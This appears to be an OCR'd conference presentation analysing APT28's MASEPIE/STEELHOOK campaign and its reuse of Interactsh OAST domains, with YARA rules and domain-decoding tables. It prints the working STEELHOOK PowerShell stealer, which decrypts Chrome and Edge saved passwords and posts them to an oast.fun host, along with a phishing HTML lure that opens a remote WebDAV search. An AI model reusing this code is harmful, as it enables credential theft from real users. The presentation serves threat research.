cargk3qshp0p8gkfkdngck5owfayyyyyq.oast.fun	3.42	2.41
carofud4ls7vnrldscsgck5aoboyyyyfw.oast.fun	3.46	2.41
cb6tqnk0jlbumme7pjj0cmg744eyyyyry.oast.online	3.46	2.41
cas5r48hveq1ti6nno80ckhfhooyyyyka.oast.fun	3.58	2.41
ci28ocak63e8vcqhmp3gc1nkumyyygy7y.oast.live	3.58	3.00

```
@@ -377,11 +395,12 @@ func (c *Client) performRegistration(serverURL string, payload []byte) error {
- var objectIDCounter = uint32(0)
// URL returns a new URL that can be used for external interaction requests.
func (c *Client) URL() string {
-       random := make([]byte, 8)
-       i := atomic.AddUint32(&objectIDCounter, 1)
-       binary.BigEndian.PutUint32(random[0:4], uint32(time.Now().Unix()))
-       binary.BigEndian.PutUint32(random[4:8], i)
-       randomData := zbase32.StdEncoding.EncodeToString(random)

// URL returns a new URL that can be used for external interaction requests.
func (c *Client) URL() string {
+       data := make([]byte, c.CorrelationIdNonceLength)
+       rand.Read(data)
+       randomData := zbase32.StdEncoding.EncodeToString(data)
+       if len(randomData) > c.CorrelationIdNonceLength {
+               randomData = randomData[:c.CorrelationIdNonceLength]
+       }
```

https://github.com/projectdiscovery/interactsh/commit/0166128e3a382c6b08b002e2d4343fa8a9a48a96

Case #1: The Fancy Bear, the MASEPIE, & the STEELHOOK



"APT28: From initial attack to creating threats to a domain controller in an hour (CERT-UA#8399)

During December 15-25, 2023, several cases of distribution of e-mails with links to "documents" were discovered among state organizations, visiting which led to damage of computers with malicious programs. "

https://cert.gov.ua/article/628034

```
Add-Type -AssemblyName System.Text.Encoding;
Add-Type -AssemblyName System.Security;
$hook= http://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun ;
$dataPath= "$($env:LOCALAPPDATA)\\Google\\Chrome\\User Data\\Default\\Login Data";
$localStatePath = "$($env:LOCALAPPDATA)\\Google\\Chrome\\User Data\\Local State";
$localStateJson= Get-Content $localStatePath -Raw | ConvertFrom-Json;
$enc_key = $localStateJson.os_crypt.encrypted_key;
$master_key_encoded = [byte[]][Convert]::FromBase64String($enc_key);
$key = [system.security.cryptography.protecteddata]::Unprotect($master_key_encoded[5..
$master_key_encoded.length], $null, [System.Security.Cryptography.DataProtectionScope]::
CurrentUser);
$loginDataContent = [convert]::ToBase64String((Get-Content -path $dataPath -Encoding byte)
$postParams = @{
    key=([System.Convert]::ToBase64String($key));
    data=$loginDataContent
};
Invoke-RestMethod -Uri $hook -Method POST -Body $postParams -useb;
$dataPath="$($env:LOCALAPPDATA)\\Microsoft\\Edge\\User Data\\Default\\Login Data";
$localStatePath = "$($env:LOCALAPPDATA)\\Microsoft\\Edge\\User Data\\Local State";
$localStateJson= Get-Content $localStatePath -Raw | ConvertFrom-Json;
$enc_key = $localStateJson.os_crypt.encrypted_key;
$master_key_encoded = [byte[]][Convert]::FromBase64String($enc_key);
$key = [system.security.cryptography.protecteddata]::Unprotect($master_key_encoded[5..
$master_key_encoded.length], $null, [System.Security.Cryptography.DataProtectionScope]::
CurrentUser);
$loginDataContent = [convert]::ToBase64String((Get-Content -path $dataPath -Encoding byte)
$postParams = @{
    key=([System.Convert]::ToBase64String($key));
    data=$loginDataContent
};
Invoke-RestMethod -Uri $hook -Method POST -Body $postParams -useb;
```

STEELHOOK

The STEELHOOK

```
Add-Type -AssemblyName System.Text.Encoding;
Add-Type -AssemblyName System.Security;
$hook="http://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun";
$dataPath="$($env:LOCALAPPDATA)\\Google\\Chrome\\User Data\\Default\\Login Data";
$localStatePath = "$($env:LOCALAPPDATA)\\Google\\Chrome\\User Data\\Local State";
$localStateJson= Get-Content $localStatePath -Raw | ConvertFrom-Json;
$enc_key = $localStateJson.os_crypt.encrypted_key;
$master_key_encoded = [byte[]][Convert]::FromBase64String($enc_key);
$key = [system.security.cryptography.protecteddata]::
Unprotect($master_key_encoded[5..$master_key_encoded.length], $null,
     [System.Security.Cryptography.DataProtectionScope]::CurrentUser);
$loginDataContent = [convert]::ToBase64String((Get-Content -path $dataPath -Encoding byte));
$postParams = @{key=([System.Convert]::ToBase64String($key)); data=$loginDataContent };
Invoke-RestMethod -Uri $hook -Method POST -Body $postParams -useb;
```

- Oh, didn't we tell you? We meant a STEAL HOOK.

Using DPAPI to decrypt Chrome's password store...

Brilliant!

Using Interactsh.com as a dead drop...

Priceless!

MASEPIE/STEELHOOK timeline

2022-2023

Ubiquiti Edge Routers

Mirai Moobot takeover

Dec 15, 2023

Phishing campaign launched by APT28 in Ukraine with LNK files that drop MASEPIE using STEELHOOK ps

Dec 15-25

Persistence via OCEANMAP IMAP backdoor

Dec 28, 2023

CERT-UA releases report.

Jan 2024

Takedown of Ubiquiti botnet

Jan 29, 2024

Harfang Lab report with more URLs

Feb 27

Joint Advisory with mitigations released by international partners

https://media.defense.gov/2024/Feb/27/2003400753/-1/-1/0/CSA-Russian-Actors-Use-Routers-Facilitate-Cyber_Operations.PDF

The Czyr Bear and the MASEPIE

- Interactsh CIDs match this pattern: /[0-9a-v]/ (b32hex)
- If we look closely, we see mysterious examples…
- Invalid B32 characters in MASEPIE/STEELHOOK
  - From the CERT-UA report:
    - czyrqdnvpujmmjkfhhvs4knf1av02demj[.]oast[.]fun
    - czyrqdnvpujmmjkfhhvsclx05sfi23bfr[.]oast[.]fun
    - czyrqdnvpujmmjkfhhvsgapqr3hclnhhj[.]oast[.]fun
    - czyrqdnvpujmmjkfhhvsvlaax17vd5r6v[.]oast[.]fun
  - These start with a ”c” but have y and z in the CID

Reminder from the BLUF: The first bytes of Base32hex have to be between:

- c25kh0* [4/30/2021] and crmjj4* [9/20/2024]

Unless that crazy bear invented time travel?

CyberChef and Yara to the rescue!

Case insensitive | Multiline matching | Dot matches all

Register

Extractor
([\s\S]*)

Case insensitive | Multiline matching

Dot matches all

$R1 = czyrqdnvpujmmjkfhhvsclx05sfj23bfr

YARA Rules

Rules

Show strings

```
rule Base32
{
    strings:
        $cid_b32hex = /^[0-9a-v]{20}/
        $cid_zb32 =
/[ybndrfg8ejkmcpqxot1uwisza345h769]{20}/
        $cid_rfc4648 = /[a-z2-7=]{20}/
        $cid_clkwrk = /[0-9a-hj-np-tv-z]{20}/
        $nonce_b32hex = /[0-9a-v]{13}/
        $nonce_zb32 =
/[ybndrfg8ejkmcpqxot1uwisza345h769]{13}/
        $nonce_rfc4648 = /[a-z2-7]{13}/
        $nonce_clkwrk = /[0-9a-hj-np-tv-z]{13}/
        $nonce_nonb32 = /[a-z0-9]{13}/
    condition:
        any of ($cid_*) and any of ($nonce_*)
}
```

czyrqdnvpujmmjkfhhvs9647ioh30wxvd.oast.fun
czyrqdnvpujmmjkfhhvsqfxkqz68qzjcd.oast.fun
czyrqdnvpujmmjkfhhvseabz1q5olrum5.oast.fun

1409 32 Raw Bytes

Output

```
[ czyrqdnvpujmmjkfhhvs9647ioh30wxvd.oast.fun ]:
0 Rule "Base32" matches (46 times):
Length 20, Pos 0, identifier $cid_rfc4648, data: "czyrqdnvpujmmjkfhhvs"
Length 13, Pos 20, identifier $nonce_nonb32, data: "9647ioh30wxvd"


[ czyrqdnvpujmmjkfhhvsqfxkqz68qzjcd.oast.fun ]:
0 Rule "Base32" matches (68 times):
Length 20, Pos 0, identifier $cid_rfc4648, data: "czyrqdnvpujmmjkfhhvs"
Length 13, Pos 20, identifier $nonce_zb32, data: "qfxkqz68qzjcd"
Length 13, Pos 20, identifier $nonce_nonb32, data: "qfxkqz68qzjcd"
Length 13, Pos 20, identifier $nonce_clkwrk, data: "qfxkqz68qzjcd"


[ czyrqdnvpujmmjkfhhvsqslblw0mawilr.oast.fun ]:
0 Rule "Base32" matches (61 times):
Length 20, Pos 0, identifier $cid_rfc4648, data: "czyrqdnvpujmmjkfhhvs"
Length 13, Pos 20, identifier $nonce_nonb32, data: "qslblw0mawilr"


[ czyrqdnvpujmmjkfhhvsqslblw0mawilr.oast.fun ]:
0 Rule "Base32" matches (61 times):
Length 20, Pos 0, identifier $cid_rfc4648, data: "czyrqdnvpujmmjkfhhvs"
Length 13, Pos 20, identifier $nonce_nonb32, data: "qslblw0mawilr"
```

These domains don't match any Base32 variant used by Interactsh

Another MASEPIE Correlation ID?

- The domains that start with czyr are not parseable, so...
- Let's look at the next domains associated with this campaign:
  - `taizfbuhgowpawhafyuq23nb2v9kq0rmg.oast.fun`
  - `taizfb,uhgow,2094-09-30 10:03:38,30:c6:55,5439,14443585,fa9c459c2`
- The fields don't make sense, unless *maybe they did create a time machine!*

```
[ taizfbuhgowpawhafyuq23nb2v9kq0rmg.oast.fun ]:
Rule "Base32" matches (56 times):
Length 20, Pos 0, identifier $cid_zb32, data: "taizfbuhgowpawhafyuq"
Length 20, Pos 0, identifier $cid_rfc4648, data: "taizfbuhgowpawhafyuq"
Length 13, Pos 20, identifier $nonce_nonb32, data: "23nb2v9kq0rmg"
Length 13, Pos 20, identifier $nonce_clkwrk, data: "23nb2v9kq0rmg"
Length 13, Pos 20, identifier $nonce_b32hex, data: "23nb2v9kq0rmg"
```

Custom Alphabet ?

Harfang Lab located an additional domain 👏

```
czyrqdnvpujmmjkfhhvs2x9oyfsn6gd7t.oast[.]fun|Interactsh hostname
czyrqdnvpujmmjkfhhvsqfxkqz68qzjcd.oast[.]fun|Interactsh hostname
cn5n8a92vtc00004a0t0gks3tbcyyyyyd.oast[.]fun|Interactsh hostname
```

Time MID PID Counter

2024-02-13

- This certainly seems more promising, or at least less crazy
- It has a string of 5 y's. We know what that means:
  - This is Interactsh CLI version 1.0.1 or earlier . . .
  - The y's in the middle mean there is a timestamp and a low counter (mostly zeros)

COMPROMISED ROUTERS ARE STILL LEVERAGED AS MALICIOUS INFRASTRUCTURE TO TARGET GOVERNMENT ORGANIZATIONS IN EUROPE AND CAUCASUS
PUBLISHED ON **29 JANUARY, 2024**
https://harfanglab.io/insidethelab/compromised-routers-infrastructure-target-europe-caucasus/

92vtc is not quite right in the header

- The attachment from the Harfang Lab report uses two similar, but different, oast domains:
- K-sort, Campaign, Time, MID, PID, Counter, FQDN, Nonce, Domain
- cn5n8a,92vtc,2024-02-13 13:52:41,22:ff:58,0,282682,gk14zzhyyyyyn,cn5n8a92vtc00004a0t0gk14zzhyyyyyn.oast.fun
- cn5n8a,92vtc,2024-02-13 13:52:41,22:ff:58,0,282682,gks3tbcyyyyyd,cn5n8a92vtc00004a0t0gks3tbcyyyyyd.oast.fun
- But, the Harfang Lab report was released on 2024-01-29

More evidence of Time Travel?

```
<html>
    <head class="header" id="myHeader">
        <link rel="stylesheet" href="a.css">
        <img src="https://cn5n8a92vtc00004a0t0gk14zzhyyyyyn.oast.fun" hidden />
    </head>

    <body>
            <div id="c1">
                <img src=".\Capture2.PNG"/>
            </div>
            <div class="button-overlay">
                <center>
                    <img style="filter: blur(2.5px)" src=".\Capture6.PNG"/>

                    <!-- HTML !-->
                    <button class="button-48" role="button" onclick="getVideo()"> <span class="text">CLICK TO VIEW DOCUMENT</span></button>
                </center>

            </div>
            <script defer>
                function getVideo() {
                    window.location.href = 'search:displayname=Downloads&subquery=%5C%5C194.126.178.8%4080%5Cwebdav%5Cmod.search-ms';
                    const newElement = document.createElement('img');
                    newElement.src = "https://cn5n8a92vtc00004a0t0gks3tbcyyyyyd.oast.fun";
                    newElement.hidden = true;
                    document.body.appendChild(newElement);
                }
            </script>
    </body>
</html>
```

4b71f745707832671067c4d534b486840565ba2cda04e7daf2e2ac1324ff3db8


https://raw.githubusercontent.com/HarfangLab/iocs/main/TRR240101/trr240101_iocs.txt

92vtc is not quite right, but how is it wrong?

- I collected some Interactsh pre-1.0.2 domains
- Most of them have pretty verifiable patterns

- These domains self-corroborate their own metadata
- This is what we *expect* to see

K-sort	Campaign	Time	MID	PID	Counter	nTime	Diff	nCount	OAST Subdomain
cargk3	qshp0	2022-06-25T13:13:51	5c:8e:41	37954	9413487	2022-06-25T13:13:59	00:08	7	cargk3qshp0p8gkfkdngck5owfayyyyyq
carlda	54ls7	2022-06-25T18:40:40	a4:af:0f	61824	16300151	2022-06-25T18:40:46	00:06	37	carlda54ls7v307on1rgck5ipmoyyyynk
carlim	d4ls7	2022-06-25T18:52:09	a4:af:0f	61697	1892111	2022-06-25T18:53:32	01:23	90	carlimd4ls7v208srs7gck5iumyyyyyfw
carofu	d4ls7	2022-06-25T22:11:05	a4:af:0f	64494	11395897	2022-06-25T22:11:18	00:13	90	carofud4ls7vnrldscsgck5aoboyyyyfw
carppn	t4ls7	2022-06-25T23:40:15	a4:af:0f	65387	12424849	2022-06-25T23:41:48	01:33	172	carppnt4ls7vuqttiq8gck534xyyyyyka
cas5jj	ishp0	2022-06-26T13:06:22	5c:8e:41	29093	9039241	2022-06-26T13:06:30	00:08	14	cas5jjishp0n39c9tm4gckhfuioyyyyyh
cas5r4	8hveq	2022-06-26T13:22:25	11:fb:b4	7880	14138896	2022-06-26T13:25:22	02:57	172	cas5r48hveq1ti6nno80ckhfhooyyyyka
caspvl	40jlb	2022-06-27T12:17:24	80:9d:57	35023	3603598	2022-06-27T12:18:53	01:29	148	caspvl40jlbohjpmvi70ckh4ymeyyyyje
cavplp	uc7jl	2022-07-02T01:09:59	cc:3c:eb	36866	5345613	2022-07-02T01:14:55	04:56	165	cavplpuc7jlp00ihi56gck93adayyyykk
cb2mbj	s0jlb	2022-07-06T10:37:03	80:9d:57	40742	13215983	2022-07-06T10:37:10	00:07	22	cb2mbjs0jlbpu9m9l3ngcmnsmioyyyybc
cb6tqn	k0jlb	2022-07-12T20:45:18	80:9d:57	60249	13094118	2022-07-12T20:45:29	00:11	64	cb6tqnk0jlbumme7pjj0cmg744eyyyyry
cbbt0d	c0jlb	2022-07-20T09:51:49	80:9d:57	64606	506063	2022-07-20T09:51:59	00:10	15	cbbt0dc0jlbvong7n37gcmm7yxayyyyy6
ci28oc	ak63e	2023-06-10T14:44:01	54:30:dc	36787	5355079	2023-06-10T16:49:48	05:47	98768	ci28ocak63e8vcqhmp3gc1nkumyyygy7y

What Act is this again? (aka get me out of the 

K-sort	Campaign	Time	MID	PID	Counter	nTime	Diff	nCount	OAST Subdomain
ci28oc	ak63e	2023-06-10T14:44:01	54:30:dc	36787	5355079	2023-06-10T16:49:48	02:05:47	98768	ci28ocak63e8vcqhmp3gc1nkumyyygy7y
cn5n8a	92vtc	2024-02-13T13:52:41	22:ff:58	0	282682	0x32ad9885		0x80000001	cn5n8a92vtc00004a0t0gks3tbcyyyyyd
cn5n8a	92vtc	2024-02-13T13:52:41	22:ff:58	0	282682	1996-12-04T16:50:39		0x80000001	cn5n8a92vtc00004a0t0gk14zzhyyyyyn

- From these calculations,
  the OAST domain was not created by any known version of interactsh
- After all, they did just call it a $hook
- We still learned some things, and this may *not be the end of the story*
  - I actually found 189 pDNS lookups for similar domains
  - And that struck me as especially odd


Is that all there is to the 2vtc domain story

189 teeny, tiny domains with 2vtc in the preamble

Query	Type	Sourc e	Coun t	Response	First Seen	Last Seen	Duration
cd4cx0m2vtc000000ed0gg1gqoayyyyyb.oast.fun	A	A	1	206.189.156.69	2023-02-27, 17:00	2024-07-14, 17:59	1y 137d 23h
cdv0bad2vtc00002q6d0g8yza6ayyyyyd.oast.fun	NS	A	1	ns2.oast.fun.	2023-03-01, 17:00	2024-06-03, 17:59	1y 94d 23h
cdv0bad2vtc00002q6d0g8yza6ayyyyyd.oast.fun	NS	A	1	ns1.oast.fun.	2023-03-01, 17:00	2024-06-03, 17:59	1y 94d 23h
cgbladoaiabrahiajaa2.ag4arqbqacmaiablahua.babsageabgbpagmaaqag.agea zabpadoaiabiagwa.yqb6agkabgbnagmaaabl.aguadabhaggamqazacaa.uwbpagya cgbladoaiaa1.aeqazgajacoauabtaeaa.iablahuababsageabgbp.agmaaqagagea zabpadoa.cgnc5py2vtc0000wrctggeksn5cyyyyyb.oast.fun	A	A	1	206.189.156.69	2023-04-27, 18:00	2024-08-07, 17:59	1y 102d 23h
cabha.hiaaw.bsahk.azabv.cgnc5py2vtc0000wrctggeksn5cyyyyyb.oast.fun	A	A	1	206.189.156.69	2023-04-27, 18:00	2024-08-07, 17:59	1y 102d 23h
cwa6acaaoq.a4adcaiabn.ageacabsag.uaiabmag4a.laagae4abw.b3aggazqby.a guadgbpag.wabablacwa.iabvafmaqq.agafoaaqbw.cgnc5py2vtc0000wrctggeks n5cyyyyyb.oast.fun	A	A	1	206.189.156.69	2023-04-29, 18:00	2024-07-25, 17:59	1y 87d 23h
cnc984r2vtc0000nk7h0gksqymoyyyyyr.oast.fun	A	A	1	206.189.156.69	2023-11-18, 17:00	2023-11-19, 16:59	23h 59m 59s
cwa6acaaoqa4adcaiabnageacabsaguaiabmag4a.cgnc5py2vtc0000wrctggeksn5 cyyyyyb.oast.fun	A	A	1	206.189.156.69	2023-11-19, 17:00	2024-08-16, 17:59	270d 23h 59m
cn5n8a92vtc00004a0t0gks3tbcyyyyyd.oast.fun	A	A	1	206.189.156.69	2023-11-19, 17:00	2024-08-28, 17:59	282d 23h 59m
cgbladoaiabrahiajaa2.ch8b2bh2vtc0000dkhzggewftfayyyyyb.oast.fun	A	A	1	206.189.156.69	2023-11-19, 17:00	2024-08-19, 17:59	273d 23h 59m
cwa6acaaoqa4adcaiabn.ch8b2bh2vtc0000dkhzggewftfayyyyyb.oast.fun	A	A	1	206.189.156.69	2023-11-20, 17:00	2024-08-14, 17:59	267d 23h 59m

Interactsh web client (then)... provides our needed clue!

- Remember that screenshot of the old version of the web client?
- That came from the documentation
- Those crazy, sneaky bears stole some oast!




```
GET /favicon.ico HTTP/2.0
Host: c57mv3m2vtc00003ctpggnu4pthyyyyyb.interactsh.com
Accept: image/avif,image/webp,image/apng,image/svg+xml,in
Accept-Encoding: gzip, deflate, br
Accept-Language: en-IN,en;q=0.9
Cookie: _ga=GA1.2.1981211485.1632515655; _gid=GA1.2.1559
```


- This domain from the documentation is very similar to the domains used in the phish reported by Harfang Lab
- Those crazy, sneaky bears stole some oast!
- They are **too similar** for it to be a coincidence

K-sort	Campaign	Time	MID	PID	Counter	nTime	nCount	Domain
c57mv3	m2vtc	2021-09-25 18:50:54	c2:ff:58	0	223091	1995-11-13 20:12:55	549755814020	c57mv3m2vtc00003ctpggnu4pthyyyyyb
cn5n8a	92vtc	2024-02-13 13:52:41	22:ff:58	0	282682	1996-12-04 16:50:39	2147483649	cn5n8a92vtc00004a0t0gks3tbcyyyyyd
cn5n8a	92vtc	2024-02-13 13:52:41	22:ff:58	0	282682	1996-12-10 17:06:13	549755814276	cn5n8a92vtc00004a0t0gk14zzhyyyyyn

One last thing...

- The screenshot has a few more details of note
- The date 2021-51-26 is buggy, but we can convert the timestamp from the GA cookie

From IP address10[redacted]11 at 2021-51-26_12:51



Cookie: _ga=GA1.2.1981211485.1632515655; _gid=GA1.2.1559

- Actual time: Fri 24 September 2021 20:34:15 UTC
- That compares reasonably well with the Interactsh CID time from the previous page
- 2021-09-25 18:50:54

CONCLUSION:

- APT28 / MASEPIE / STEELHOOK is recycling old OAST domains and tweaking them for uniqueness.

CHALLENGE:

- How are they retrieving the POST'd OAST content for others' CorrelationIDs?

LABSCON

Thank you

For attending this Fever Dream of a presentation!

(advance to next slide for Resources)


Resources

- Hall, Chris. “The OAST with the Most | Lacework.” Security for DevOps, Containers, and Cloud Environments | Lacework, 4 Apr. 2022, https://www.lacework.com/blog/the-oast-with-the-most.
- Interact.sh, An OOB interaction gathering server and client library, https://github.com/projectdiscovery/interactsh
- https://github.com/rs/xid

- Eventually python code, recipes, and the presentation will be available here:


- https://github.com/topics/snl-cyber-sec

- In the meantime, check out the CyberChef recipes using the QR codes to the right




Interactsh-1.0.1-decoder.chef

CustomB32alphabet.chef



Base32id_qr.png




cid-pre-non-entropy_qr.png


Future Work (consider me your Quest Giver)

Webhook Platform	Note	OAST	Root domain(s)	Nameservers	Ips	CorrelationID pattern	UUID creation function	Example hostname
AcuMonitor	Invicti Acunetix OBD	Y	bxss.me	ns1.bxss.me ns2.bxss.me				hitzh82klkgr5.bxss.me hitbfddk3mev.bxss.me
BOAST	Open source	Y	[illegible]	[illegible]	3.221.[illegible]	/[0-9][a-v]{26}/	base32(xid) + [illegible]	[illegible]8lamu3tzvi [illegible]e32mywvfoy (tID) k2b27meg7dfifvxuxmnfnm24oa (canary)
Burp Collaborator	Collaborator is a software service to use with the Burp Suite Scanner	Y	oastify.com burpcollaborator.net	ns1.oastify.com	3.248.33.252 54.77.139.23			etbb3ip3vcguclkwzth83b0ytpzfn4.oastify.com nsjw7kov2gi8f8pgadp1n4pgz75zto.burpcollaborator.net 3aefabu8qf6mzg5ai2iibyiv2m8cw1.burpcollaborator.net
CanaryTokens	Can be used as a webhook	N	canarytokens.com	ns1.canarytokens.com	52.18.63.80			09j8mvi7wn71y72tv75tzntttc.canarytokens.com 198.canarytokens.com 1agdtlcf5j9lj4so8cymoaute.canarytokens.com 1alp2nrrqc73htxjsm1jqnaehwsttu9r7gngahrmfh7kxt2mc_.xjd-sec.l4j.8dqyt225ws302nuou9timdcvp.canarytokens.com 1g7y940m6v9n872ca9z1fpvxz.canarytokens.com 1i6xqze0atnwn4um90cundfgb.canarytokens.com 1sdbrfnd1fzrr0s_uxcyqeh0cec0fcdsunqfrearhjtc8v81pk.xjd-sec.l4j.8dqyt225ws302nuou9timdcvp.canarytokens.com
DNSlog		N	dnslog.cn		195.116.116.17			0h_osdaseuvs2wlpcngvmtev7ecr_tmsqjfjk4qtu8sudp9ke3.60hwo7hogeurh78.jmof4r.dnslog.cn
DNSlog Platform		N	log.dnslog.biz log.dnslog.sbs log.dnslog.store	DNSpod	172.67.163.50 104.21.65.122 124.220.31.212 149.129.48.33 150.158.21.215 199.59.243.225 45.152.219.118 47.91.170.222 75.2.115.196			199.21.199.9-443.gh9s0e.dnslog.cn xxl17z.dnslog.cn
Interactsh	Preamble is base32hex encoded xid Nonce is zbase32 encoded random uint32	Y	oast.site oast.pro oast.live oast.fun oast.online oast.me	ns1.oast.site ns1.oast.pro ns1.oast.live ns1.oast.fun ns1.oast.online ns1.oast.me	206.189.156.69 178.128.212.209 178.128.210.172 206.189.156.69 167.99.69.236 178.128.209.14 167.99.69.236	/[0-9][a-v]{26}/	b32hex(xid) + Zb32(nonce)	
Interactsh-web	Uses zbase32 and random string (versions prior to 1.0.2 use a different method)	Y	oast.site oast.pro oast.live oast.fun oast.online oast.me	ns1.oast.site ns1.oast.pro ns1.oast.live ns1.oast.fun ns1.oast.online ns1.oast.me		/[0-9][a-v]{26}/	zb32(rand())	
Invicti Hawk	Used to be Netsparker Hawk	Y	r87.me	ns.r87.me ns2.r87.me	52.28.204.202			rc0shnxclpkdrp9oy-nibgsbz7u5ibyjddtzp0rezw4.r87.com u6lg9sceio527397coz-outmlwhgvx9sb99wosoai0u.r87.me doefsfjt-o-v-ifwh2pdhfldxlil7inbvh61no33hmb.r87.me
Pipedream	Also known as Requestbin	N	pipedream.net requestbin.net		99.83.154.118			18gb70abaeekt005.b.requestbin.net 799ttsoaucmx8u9f.b.requestbin.net eoytfd39hbrspa3.m.pipedream.net
TukTuk		N						
URM Conculting	Collaborator service run for the UK NCSC	Y	collab.urmcyber.xyz	ns1.collab.urmcyber.xyz	167.99.92.95			etbb3ip3vcguclkwzth83b0ytpzfn4.oastify.com nsjw7kov2gi8f8pgadp1n4pgz75zto.burpcollaborator.net
WebHookSite	Hosted on Hetzner.	N	webhook.site					https://webhook.site/bc0fc32d-00a0-448a-80b7-f409fe57c460 f3b53fcc-417b-4bb2-8567-56f46f2d41eb.dnshook.site
ZAP	Uses any. Recommends duckdns and mydomain	Y	ANY					

Brief History of K-sorted Unique Identifiers



- 2010: Twitter recognizes need for globally, “roughly sortable” unique identifiers & creates Snowflake
- 2011: MongoDB uses a K-sortable ObjectID to retrieve the timestamp
- 2015: xid.go was written to implement a Mongo ObjectID formatted as a Base32 string
